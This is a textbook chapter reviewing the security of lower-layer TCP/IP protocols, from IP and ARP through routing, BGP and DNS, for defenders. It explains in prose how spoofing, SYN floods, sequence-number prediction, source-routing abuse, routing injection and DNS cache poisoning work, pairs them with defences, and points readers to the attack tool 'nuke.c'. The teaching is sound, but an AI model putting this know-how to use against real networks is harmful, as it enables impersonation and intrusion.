2

A Security Review of Protocols: Lower Layers

In the next two chapters, we present an overview of the TCP/IP protocol suite. This chapter covers the lower layers and some basic infrastructure protocols, such as DNS; the next chapter discusses middleware and applications. Although we realize that this is familiar material to many people who read this book, we suggest that you *not* skip the chapter; our focus here is on security, so we discuss the protocols and areas of possible danger in that light.

A word of caution: A security-minded system administrator often has a completely different view of a network service than a user does. These two parties are often at opposite ends of the security/convenience balance. Our viewpoint is tilted toward one end of this balance.

2.1 Basic Protocols

TCP/IP is the usual shorthand for a collection of communications protocols that were originally developed under the auspices of the U.S. Defense Advanced Research Projects Agency (then *DARPA*, later *ARPA*, now DARPA again), and was deployed on the old ARPANET in 1983. The overview we can present here is necessarily sketchy. For a more thorough treatment, the reader is referred to any of a number of books, such as those by Comer [Comer, 2000; Comer and Stevens, 1998; Comer *et al.*, 2000], Kurose and Ross [2002], or Stevens [Stevens, 1995; Wright and Stevens, 1995; Stevens, 1996].

A schematic of the data flow is shown in Figure 2.1. Each row is a different *protocol layer*. The top layer contains the applications: mail transmission, login, video servers, and so on. These applications call the lower layers to fetch and deliver their data. In the middle of the spiderweb is the *Internet Protocol (IP)* [Postel, 1981b]. IP is a packet multiplexer. Messages from higher level protocols have an *IP header* prepended to them. They are then sent to the appropriate *device driver* for transmission. We will examine the IP layer first.




Figure 2.1: A schematic diagram of the different layers involving TCP/IP.

2.1.1 IP

IP *packets* are the bundles of data that form the foundation for the TCP/IP protocol suite. Every packet carries a source and destination address, some option bits, a header checksum, and a payload of data. A typical IP packet is a few hundred bytes long. These packets flow by the billions across the world over Ethernets, serial lines, SONET rings, packet radio connections, frame relay connections, *Asynchronous Transfer Mode (ATM)* links, and so on.

There is no notion of a *virtual circuit* or "phone call" at the IP level: every packet stands alone. IP is an unreliable *datagram* service. No guarantees are made that packets will be delivered, delivered only once, or delivered in any particular order. Nor is there any check for packet correctness. The checksum in the IP header covers only that header.

In fact, there is no guarantee that a packet was actually sent from the given source address. Any host can transmit a packet with any source address. Although many operating systems control this field and ensure that it leaves with a correct value, and although a few ISPs ensure that impossible packets do not leave a site [Ferguson and Senie, 2000], *you cannot rely on the validity of the source address, except under certain carefully controlled circumstances.* Therefore, authentication cannot rely on the source address field, although several protocols do just that. In general, attackers can send packets with faked return addresses: this is called *IP spoofing*. Authentication, and security in general, must use mechanisms in higher layers of the protocol.

A packet traveling a long distance will travel through many *hops*. Each hop terminates in a host or router, which forwards the packet to the next hop based on routing information. How a host or router determines the proper next hop is discussed in Section 2.2.1. (The approximate path to a given site can be discovered with the *traceroute* program. See Section 8.4.3 for details.)

Along the way, a router is allowed to drop packets without notice if there is too much traffic. Higher protocol layers (i.e., TCP) are supposed to deal with these problems and provide a reliable circuit to the application.

If a packet is too large for the next hop, it is *fragmented*. That is, it is divided into two or more packets, each of which has its own IP header, but only a portion of the payload. The fragments make their own separate ways to the ultimate destination. During the trip, fragments may be further fragmented. When the pieces arrive at the target machine, they are reassembled. As a rule, no reassembly is done at intermediate hops.

Some packet filters have been breached by being fed packets with pathological fragmentation [Ziemba *et al.*, 1995]. When important information is split between two packets, the filter can misprocess or simply pass the second packet. Worse yet, the rules for reassembly don't say what should happen if two overlapping fragments have different content. Perhaps a firewall will pass one harmless variant, only to find that the other dangerous variant is accepted by the destination host [Paxson, 1998]. (Most firewalls reassemble fragmented packets to examine their contents. This processing can also be a trouble spot.) Fragment sequences have also been chosen to tickle bugs in the IP reassembly routines on a host, causing crashes (see CERT Advisory CA-97.28).

IP Addresses

Addresses in IP version 4 (IPv4), the current version, are 32 bits long and are divided into two parts, a *network* portion and a *host* portion. The boundary is set administratively at each node, and in fact can vary within a site. (The older notion of fixed boundaries between the two address portions has been abandoned, and has been replaced by *Classless Inter-Domain Routing (CIDR)*. A CIDR network address is written as follows:

207.99.106.128/25

In this example, the first 25 bits are the network field (often called the *prefix*); the host field is the remaining seven bits.)

Host address portions of either all `0`s or all `1`s are reserved for broadcast addresses. A packet sent with a foreign network's broadcast address is known as a *directed broadcast*; these can be very dangerous, as they're a way to disrupt many different hosts with minimal effort. Directed broadcasts have been used by attackers; see Section 5.8 for details. Most routers will let you disable forwarding such packets; we strongly recommend this option.

People rarely use actual IP addresses: they prefer domain names. The name is usually translated by a special distributed database called the *Domain Name System*, discussed in Section 2.2.2.

2.1.2 ARP

IP packets are often sent over Ethernets. Ethernet devices do not understand the 32-bit IPv4 addresses: They transmit Ethernet packets with 48-bit Ethernet addresses. Therefore, an IP driver must translate an IP destination address into an Ethernet destination address. Although there are some static or algorithmic mappings between these two types of addresses, a table lookup is usually required. The *Address Resolution Protocol (ARP)* [Plummer, 1982] is used to determine these mappings. (ARP is used on some other link types as well; the prerequisite is some sort of link-level broadcast mechanism.)

ARP works by sending out an Ethernet broadcast packet containing the desired IP address. That destination host, or another system acting on its behalf, replies with a packet containing the IP and Ethernet address pair. This is cached by the sender to reduce unnecessary ARP traffic.

There is considerable risk here if untrusted nodes have write access to the local net. Such a machine could emit phony ARP queries or replies and divert all traffic to itself; it could then either impersonate some machines or simply modify the data streams *en passant*. This is called ARP *spoofing* and a number of *Hacker Off-the-Shelf (HOTS)* packages implement this attack.

The ARP mechanism is usually automatic. On special security networks, the ARP mappings may be statically hardwired, and the automatic protocol suppressed to prevent interference. If we absolutely never want two hosts to talk to each other, we can ensure that they don't have ARP translations (or have wrong ARP translations) for each other for an extra level of assurance. It can be hard to ensure that they never acquire the mappings, however.

2.1.3 TCP

The IP layer is free to drop, duplicate, or deliver packets out of order. It is up to the *Transmission Control Protocol (TCP)* [Postel, 1981c] layer to use this unreliable medium to provide reliable *virtual circuit*s to users' processes. The packets are shuffled around, retransmitted, and reassembled to match the original data stream on the other end.

The ordering is maintained by *sequence numbers* in every packet. Each byte sent, as well as the open and close requests, are numbered individually. A separate set of sequence numbers is used for each end of each connection to a host.

All packets, except for the very first TCP packet sent during a conversation, contain an *acknowledgment* number; it provides the sequence number of the next expected byte.

Every TCP message is marked as coming from a particular host and *port number*, and going to a destination host and port. The 4-tuple

$$\langle \mathit{localhost}, \mathit{localport}, \mathit{remotehost}, \mathit{remoteport} \rangle$$

uniquely identifies a particular circuit. It is not only permissible, it is quite common to have many different circuits on a machine with the same local port number; everything will behave properly as long as either the remote address or the port number differ.

Servers, processes that wish to provide some Internet service, *listen* on particular ports. By convention, server ports are low-numbered. This convention is not always honored, which can cause security problems, as you'll see later. The port numbers for all of the standard services are assumed to be known to the caller. A listening portis in some sense half-open; only the local host and port number are known. (Strictly speaking, not even the local host address need be known. Computers can have more than one IP address, and connection requests can usually be addressed to any of the legal addresses for that machine.) When a connection request packet arrives, the other fields are filled in. If appropriate, the local operating system will clone the listening connection so that further requests for the same port may be honored as well.

Clients use the offered services. They connect from a local port to the appropriate server port. The local port is almost always selected at random by the operating system, though clients are allowed to select their own.

Most versions of TCP and UDP for UNIX systems enforce the rule that only the superuser (*root*) can create a port numbered less than 1024. These are *privileged ports*. The intent is that remote systems can trust the authenticity of information written to such ports. The restriction is a convention only, and is *not* required by the protocol specification. In any event, it is meaningless on non-UNIX operating systems. The implications are clear: One can trust the sanctity of the port number only if one is certain that the originating system has such a rule, is capable of enforcing it, and is administered properly. It is not safe to rely on this convention.

TCP Open


TCP open, a three-step process, is shown in Figure 2.2. After the server receives the initial SYN packet, the connection is in a *half–opened* state. The server replies with its own sequence number, and awaits an acknowledgment, the third and final packet of a TCP open.

Attackers have gamed this half-open state. SYN attacks (see Section 5.8.2) flood the server with the first packet only, hoping to swamp the host with half-open connections that will never be completed. In addition, the first part of this three-step process can be used to detect active TCP services without alerting the application programs, which usually aren't informed of incoming connections until the three-packet handshake is complete (see Section 6.3 for more details).

The sequence numbers mentioned earlier have another function. Because the initial sequence number for new connections changes constantly, it is possible for TCP to detect stale packets from previous incarnations of the same circuit (i.e., from previous uses of the same 4-tuple). There is also a modest security benefit: A connection cannot be fully established until both sides have acknowledged the other's initial sequence number.

But there is a threat lurking here. If an attacker can predict the target's choice of starting points—and Morris showed that this was indeed possible under certain circumstances [Morris, 1985; Bellovin, 1989]—then it is possible for the attacker to trick the target into believing that it is talking to a trusted machine. In that case, protocols that depend on the IP source address for authentication (e.g., the "*r*" commands discussed later) can be exploited to penetrate the target system. This is known as a *sequence number attack*.

Two further points are worth noting. First, Morris's attack depended in part on being able to create a legitimate connection to the target machine. If those are blocked, perhaps by a firewall, the attack would not succeed. Conversely, a gateway machine that extends too much trust to inside machines may be vulnerable, depending on the exact configuration involved. Second, the concept



```
roc.3985 > coot.telnet: S 2131328000:2131328000(0) win 4096
coot.telnet > roc.3985: S 1925568000:1925568000(0) ack 2131328001 win 4096
roc.3985 > coot.telnet: . ack 1 win 4096
```

Figure 2.2: TCP Open The client sends the server a packet with the `SYN` bit set, and an initial client sequence number CSEQ. The server's reply packet has both the `SYN` and `ACK` packets set, and contains both the client's (plus 1) and server's sequence number (SSEQ) for this session. The client increments its sequence number, and replies with the `ACK` bit set. At this point, either side may send data to the other.

of a sequence number attack can be generalized. Many protocols other than TCP are vulnerable [Bellovin, 1989]. In fact, TCP's three-way handshake at connection establishment time provides more protection than do some other protocols. The hacker community started using this attack in late 1995 [Shimomura, 1996], and it is quite common now (see CERT Advisory CA-95.01 and CERT Advisory CA-96.21).

Many OS vendors have implemented various forms of randomization of the initial sequence number. The scheme described in [Bellovin, 1996] works; many other schemes are susceptible to statistical attacks (see CERT Advisory CA-2001-09). Michal Zalewski [2002] provided the clever visualizations of sequence number predictability shown in Figure 2.3. Simple patterns imply that the sequence number is easily predictable; diffuse clouds are what should be seen. It isn't that hard to get sequence number generation right, but as of this writing, most operating systems don't. With everything from cell phones to doorbells running an IP stack these days, perhaps it is time to update RFC 1123 [Braden, 1989a], including sample code, to get stuff like this right.

TCP Sessions

Once the TCP session is open, it's full-duplex: data flows in both directions. It's a pure stream, with no record boundaries. The implementation is free to divide user data among as many or as few packets as it chooses, without regard to the way in which the data was originally written by the user process. This behavior has caused trouble for some firewalls that assumed a certain packet structure.





Figure 2.3: These are phase diagrams of the sequence number generators for four operating systems. The lower right shows a correct implementation of RFC 1948 sequence number generation (by FreeBSD 4.6.) The artistic patterns of the other three systems denote predictability that can be exploited by an attacker. The upper right shows IRIX 6.5.15m, the upper left Windows NT 4.0 SP3, and the lower left shows a few of the the many TCP/IP stacks for OpenVMS.

The TCP close sequence (see Figure 2.4) is asymmetric; each side must close its end of the connection independently.

2.1.4 SCTP

A new transport protocol, *Stream Control Transmission Protocol (SCTP)*, has recently been defined [Stewart *et al.*, 2000; Coene, 2002; Ong and Yoakum, 2002]. Like TCP, it provides reliable, sequenced delivery, but it has a number of other features.

The most notable new feature is the capability to multiplex several independent streams on a SCTP connection. Thus, a future FTP built on top of SCTP instead of TCP wouldn't need a PORT command to open a separate stream for the data channel. Other improvements include a four-way handshake at connection establishment time, to frustrate denial-of-service attacks, record-marking within each stream, optional unordered message delivery, and multi-homing of each connection. It's a promising protocol, though it isn't clear if it will catch on. Because it's new, not many firewalls support it yet. That is, not many firewalls provide the capability to filter SCTP traffic on a per-port basis, nor do they have any proxies for applications running on top of



```
coot.telnet > roc.3985: P 87:94(7) ack 45 win 4096
roc.3985 > coot.telnet: . ack 94 win 4096
roc.3985 > coot.telnet: P 45:46(1) ack 94 win 4096
coot.telnet > roc.3985: P 94:98(4) ack 46 win 4096
coot.telnet > roc.3985: F 98:98(0) ack 46 win 4096
roc.3985 > coot.telnet: . ack 99 win 4096
roc.3985 > coot.telnet: F 46:46(0) ack 99 win 4096
coot.telnet > roc.3985: . ack 47 win 4095
```

Figure 2.4: TCP I/O The TCP connection is full duplex. Each end sends a FIN packet when it is done transmitting, and the other end acknowledges. (All other packets here contain an ACK showing what has been received; those ACKs are omitted, except for the ACKs of the FINs.) A reset (RST) packet is sent when a protocol violation is detected and the connection needs to be torn down.

SCTP. Moreover, some of the new features, such as the capability to add new IP addresses to the connection dynamically, may pose some security issues. Keep a watchful eye on the evolution of SCTP; it was originally built for telephony signaling, and may become an important part of multimedia applications.

2.1.5 UDP

The *User Datagram Protocol (UDP)* [Postel, 1980] extends to application programs the same level of service used by IP. Delivery is on a best-effort basis; there is no error correction, retransmission, or lost, duplicated, or re-ordered packet detection. Even error detection is optional with UDP. Fragmented UDP packets are reassembled, however.

To compensate for these disadvantages, there is much less overhead. In particular, there is no connection setup. This makes UDP well suited to query/response applications, where the number of messages exchanged is small compared to the connection setup and teardown costs incurred by TCP.

When UDP is used for large transmissions, it tends to behave badly on a network. The protocol itself lacks flow control features, so it can swamp hosts and routers and cause extensive packet loss.

UDP uses the same port number and server conventions as does TCP, but in a separate address space. Similarly, servers usually (but not always) inhabit low-numbered ports. There is no notion of a circuit. All packets destined for a given port number are sent to the same process, regardless of the source address or port number.

5 It is much easier to spoof UDP packets than TCP packets, as there are no handshakes or sequence numbers. Extreme caution is therefore indicated when using the source address from any such packet. Applications that care *must* make their own arrangements for authentication.

2.1.6 ICMP

The *Internet Control Message Protocol (ICMP)* [Postel, 1981a] is the low-level mechanism used to influence the behavior of TCP and UDP connections. It can be used to inform hosts of a better route to a destination, to report trouble with a route, or to terminate a connection because of network problems. It is also a vital part of the two most important low-level monitoring tools for network administrators: *ping* and *traceroute* [Stevens, 1995].

Many ICMP messages received on a given host are specific to a particular connection or are triggered by a packet sent by that machine. The hacker community is fond of abusing ICMP to tear down connections. (Ask your Web search engine for `nuke.c`.)

6 Worse things can be done with `Redirect` messages. As explained in the following section, anyone who can tamper with your knowledge of the proper route to a destination can probably penetrate your machine. The `Redirect` messages should be obeyed only by hosts, not routers, and only when a message comes from a router on a directly attached network. However, not all routers (or, in some cases, their administrators) are that careful; it is sometimes possible to abuse ICMP to create new paths to a destination. If that happens, you are in serious trouble indeed.

Unfortunately, it is extremely inadvisable to block all ICMP messages at the firewall. Path MTU—the mechanism by which hosts learn how large a packet can be sent without fragmentation—requires that certain Destination Unreachable messages be allowed through [Mogul and Deering, 1990]. Specifically, it relies on ICMP Destination Unreachable, Code 4 messages: The packet is too large, but the "Don't Fragment" bit was set in the IP header. If you block these messages and some of your machines send large packets, you can end up with hard-to-diagnose dead spots. The risks notwithstanding, we strongly recommend permitting inbound Path MTU messages. (Note that things like IPsec tunnels and PPP over Ethernet, which is commonly used by DSL providers, can reduce the effective MTU of a link.)

IPv6 has its own version of ICMP [Conta and Deering, 1998]. ICMPv6 is similar in spirit, but is noticeably simpler; unused messages and options have been deleted, and things like Path MTU now have their own message type, which simplifies filtering.

2.2 Managing Addresses and Names

2.2.1 Routers and Routing Protocols

> "Ro͞o′•ting" is what fans do at a football game, what pigs do for truffles under oak trees in the Vaucluse, and what nursery workers intent on propagation do to cuttings from plants. "Rou′•ting" is how one creates a beveled edge on a tabletop or sends a corps of infantrymen into full-scale, disorganized retreat. Either pronunciation is correct for *routing*, which refers to the process of discovering, selecting, and employing paths from one place to another (or to many others) in a network.[1]
>
> *Open Systems Networking: TCP/IP and OSI*
> —David M. Piscitello and A. Lyman Chapin

Routing protocols are mechanisms for the dynamic discovery of the proper paths through the Internet. They are fundamental to the operation of TCP/IP. Routing information establishes two paths: from the calling machine to the destination and back. The second path may or may not be the reverse of the first. When they aren't, it is called an *asymmetric route*. These are quite common on the Internet, and can cause trouble if you have more than one firewall (see Section 9.4.2). From a security perspective, it is the return path that is often more important. When a target machine is attacked, what path do the reverse-flowing packets take to the attacking host? If the enemy can somehow subvert the routing mechanisms, then the target can be fooled into believing that the enemy's machine is really a trusted machine. If that happens, authentication mechanisms that rely on source address verification will fail.

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[1] If you're talking to someone from Down Under, please pronounce it "Rou′•ting."

7 There are a number of ways to attack the standard routing facilities. The easiest is to employ the IP *loose source route* option. With it, the person initiating a TCP connection can specify an explicit path to the destination, overriding the usual route selection process. According to RFC 1122 [Braden, 1989b], the destination machine must use the inverse of that path as the return route, whether or not it makes any sense, which in turn means that an attacker can impersonate any machine that the target trusts.

The easiest way to defend against source routing problems is to reject packets containing the option. Many routers provide this facility. Source routing is rarely used for legitimate reasons, although those do exist. For example, it can be used for debugging certain network problems; indeed, many ISPs use this function on their backbones. You will do yourself little harm by disabling it at your firewall—the uses mentioned above rarely need to cross administrative boundaries. Alternatively, some versions of *rlogind* and *rshd* will reject connections with source routing present. This option is inferior because there may be other protocols with the same weakness, but without the same protection. Besides, one abuse of source routing—learning the sequence numbers of legitimate connections in order to launch a sequence-number guessing attack—works even if the packets are dropped by the application; the first response from TCP did the damage.

8 Another path attackers can take is to play games with the routing protocols themselves. For example, it is relatively easy to inject bogus *Routing Information Protocol (RIP)* [Malkin, 1994] packets into a network. Hosts and other routers will generally believe them. If the attacking machine is closer to the target than is the real source machine, it is easy to divert traffic. Many implementations of RIP will even accept host-specific routes, which are much harder to detect.

Some routing protocols, such as RIP version 2 [Malkin, 1994] and *Open Shortest Path First (OSPF)* [Moy, 1998], provide for an authentication field. These are of limited utility for three reasons. First, some sites use simple passwords for authentication, even though OSPF has stronger variants. Anyone who has the ability to play games with routing protocols is also capable of collecting passwords wandering by on the local Ethernet cable. Second, if a legitimate speaker in the routing dialog has been subverted, then its messages—correctly and legitimately signed by the proper source—cannot be trusted. Finally, in most routing protocols, each machine speaks only to its neighbors, and they will repeat what they are told, often uncritically. Deception thus spreads.

Not all routing protocols suffer from these defects. Those that involve dialogs between pairs of hosts are harder to subvert, although sequence number attacks, similar to those described earlier, may still succeed. A stronger defense is topological. Routers can and should be configured so that they know what routes can legally appear on a given wire. In general, this can be difficult to achieve, but firewall routers are ideally positioned to implement the scheme relatively simply. This can be hard if the routing tables are too large. Still, the general case of routing protocol security is a research question.

Some ISPs use OSI's IS-IS routing protocol internally, instead of OSPF. This has the advantage that customers can't inject false routing messages: IS-IS is not carried over IP, so there is no connectivity to customers. Note that this technique does not help protect against internal Bad Guys.

BGP

Border Gateway Protocol (BGP) distributes routing information over TCP connections between routers. It is normally run within or between ISPs, between an ISP and a multi-homed customer, and occasionally within a corporate intranet. The details of BGP are quite arcane, and well beyond the scope of this book—see [Stewart, 1999] for a good discussion. We can cover important security points here, however.

BGP is used to populate the routing tables for the core routers of the Internet. The various *Autonomous Systems (AS)* trade network location information via announcements. These announcements arrive in a steady stream, one every couple of seconds on average. It can take 20 minutes or more for an announcement to propagate through the entire core of the Internet. The path information distributed does not tell the whole story: There may be special arrangements for certain destinations or packet types, and other factors, such as route aggregation and forwarding delays, can muddle things.

Clearly, these announcements are vital, and incorrect announcements, intentional or otherwise, can disrupt some or even most of the Internet. Corrupt announcements can be used to perform a variety of attacks, and we probably haven't seen the worst of them yet. We have heard reports of evildoers playing BGP games, diverting packet flows via GRE tunnels (see Section 10.4.1) through convenient routers to eavesdrop on, hijack, or suppress Internet sessions. Others announce a route to their own network, attack a target, and then remove their route before forensic investigators can probe the source network.

ISPs have been dealing with routing problems since the beginning of time. Some BGP checks are easy: an ISP can filter announcements from its own customers. But the ISP cannot filter announcements from its peers—almost anything is legal. The infrastructure to fix this doesn't exist at the moment.

Theoretically, it is possible to hijack a BGP TCP session. MD5 BGP authentication can protect against this (see [Heffernan, 1998]) and is available, but it is not widely used. It should be.

Some proposals have been made to solve the problem [Kent *et al.*, 2000b, 2000a; Goodell *et al.*, 2003; Smith and Garcia-Luna-Aceves, 1996]. One proposal, S-BGP, provides for chains of digital signatures on the entire path received by a BGP speaker, all the way back to the origin. Several things, however, are standing in the way of deployment:

- Performance assumptions seem to be unreasonable for a busy router. A lot of public key cryptography is involved, which makes the protocol very compute-intensive. Some precomputation may help, but hardware assists may be necessary.

- A *Public Key Infrastructure (PKI)* based on authorized IP address assignments is needed, but doesn't exist.

- Some people have political concerns about the existence of a central routing registry. Some companies don't want to explicitly reveal peering arrangements and customer lists, which can be a target for salesmen from competing organizations.

For now, the best solution for end-users (and, for that matter, for ISPs) is to do regular *traceroute*s to destinations of interest, including the name servers for major zones. Although

Table 2.1: Some Important DNS Record Types

Type	*Function*
`A`	IPv4 address of a particular host
`AAAA`	IPv6 address of a host
`NS`	Name server. Delegates a subtree to another server.
`SOA`	Start of authority. Denotes start of subtree; contains cache and configuration parameters, and gives the address of the person responsible for the zone.
`MX`	Mail exchange. Names a host that processes incoming mail for the designated target. The target may contain wildcards such as `*`.ATT.COM, so that a single `MX` record can redirect the mail for an entire subtree.
`CNAME`	An alias for the real name of the host
`PTR`	Used to map IP addresses to host names
`HINFO`	Host type and operating system information. This can supply a hacker with a list of targets susceptible to a particular operating system weakness. This record is rare, and that is good.
`WKS`	Well-known services, a list of supported protocols. It is rarely used, but could save an attacker an embarrassing port scan.
`SRV`	Service Location — use the DNS to find out how to get to contact a particular service. Also see `NAPTR`.
`SIG`	A signature record; used as part of DNSsec
`DNSKEY`	A public key for DNSsec
`NAPTR`	Naming Authority Pointer, for indirection

the individual hops will change frequently, the so-called AS path to nearby, major destinations is likely to remain relatively stable. The *traceroute-as* package can help with this.

2.2.2 The Domain Name System

The *Domain Name System (DNS)* [Mockapetris, 1987a, 1987b; Lottor, 1987; Stahl, 1987] is a distributed database system used to map host names to IP addresses, and vice versa. (Some vendors call DNS *bind*, after a common implementation of it [Albitz and Liu, 2001].) In its normal mode of operation, hosts send UDP queries to DNS servers. Servers reply with either the proper answer or information about smarter servers. Queries can also be made via TCP, but TCP operation is usually reserved for *zone transfers*. Zone transfers are used by backup servers to obtain a full copy of their portion of the namespace. They are also used by hackers to obtain a list of targets quickly.

A number of different sorts of *resource records (RRs)* are stored by the DNS. An abbreviated list is shown in Table 2.1.

The DNS namespace is tree structured. For ease of operation, subtrees can be delegated to other servers. Two logically distinct trees are used. The first tree maps host names such as

SMTP.ATT.COM to addresses like `192.20.225.4`. Other per-host information may optionally be included, such as `HINFO` or `MX` records. The second tree is for *inverse queries*, and contains `PTR` records. In this case, it would map `4.225.20.192`.IN-ADDR.ARPA to SMTP.ATT.COM. There is no enforced relationship between the two trees, though some sites have attempted to mandate such a link for some services. The inverse tree is seldom as well-maintained and up-to-date as the commonly used forward mapping tree.

There are proposals for other trees, but they are not yet widely used.

9 The separation between forward naming and backward naming can lead to trouble. A hacker who controls a portion of the inverse mapping tree can make it lie. That is, the inverse record could falsely contain the name of a machine your machine trusts. The attacker then attempts an *rlogin* to your machine, which, believing the phony record, will accept the call.

Most newer systems are now immune to this attack. After retrieving the putative host name via the DNS, they use that name to obtain their set of IP addresses. If the actual address used for the connection is not in this list, the call is bounced and a security violation logged.

The cross-check can be implemented in either the library subroutine that generates host names from addresses (`gethostbyaddr` on many systems) or in the daemons that are extending trust based on host name. It is important to know how your operating system does the check; if you do not know, you cannot safely replace certain pieces. Regardless, whichever component detects an anomaly should log it.

10 There is a more damaging variant of this attack [Bellovin, 1995]. In this version, the attacker contaminates the target's cache of DNS responses prior to initiating the call. When the target does the cross-check, it appears to succeed, and the intruder gains access. A variation on this attack involves flooding the target's DNS server with phony responses, thereby confusing it. We've seen hacker's toolkits with simple programs for poisoning DNS caches.

Although the very latest implementations of the DNS software seem to be immune to this, it is imprudent to assume that there are no more holes. We strongly recommend that exposed machines not rely on name-based authentication. Address-based authentication, though weak, is far better.

There is also a danger in a feature available in many implementations of DNS resolvers [Gavron, 1993]. They allow users to omit trailing levels if the desired name and the user's name have components in common. This is a popular feature: Users generally don't like to spell out the fully qualified domain name.

For example, suppose someone on SQUEAMISH.CS.BIG.EDU tries to connect to some destination FOO.COM. The resolver would try FOO.COM.CS.BIG.EDU, FOO.COM.BIG.EDU, and FOO.COM.EDU before trying (the correct) FOO.COM. Therein lies the risk. If someone were to create a domain COM.EDU, they could intercept traffic intended for anything under .COM. Furthermore, if they had any wildcard DNS records, the situation would be even worse. A cautious user may wish to use a *rooted domain name*, which has a trailing period. In this example, the resolver won't play these games for the address X.CS.BIG.EDU. (note the trailing period). A cautious system administrator should set the search sequence so that only the local domain is checked for unqualified names.

Authentication problems aside, the DNS is problematic for other reasons. It contains a wealth of information about a site: Machine names and addresses, organizational structure, and so on.

Think of the joy a spy would feel on learning of a machine named FOO.7ESS.MYMEGACORP.COM, and then being able to dump the entire 7ESS.MYMEGACORP.COM domain to learn how many computers were allocated to developing a new telephone switch.

Some have pointed out that people don't put their secrets in host names, and this is true. Names analysis can provide useful information, however, just as traffic analysis of undeciphered messages can be useful.

Keeping this information from the overly curious is hard. Restricting zone transfers to the authorized secondary servers is a good start, but clever attackers can exhaustively search your network address space via DNS inverse queries, giving them a list of host names. From there, they can do forward lookups and retrieve other useful information. Furthermore, names leak in other ways, such as `Received:` lines in mail messages. It's worth some effort to block such things, but it's probably not worth too much effort or too much worry; names will leak, but the damage isn't great.

DNSsec

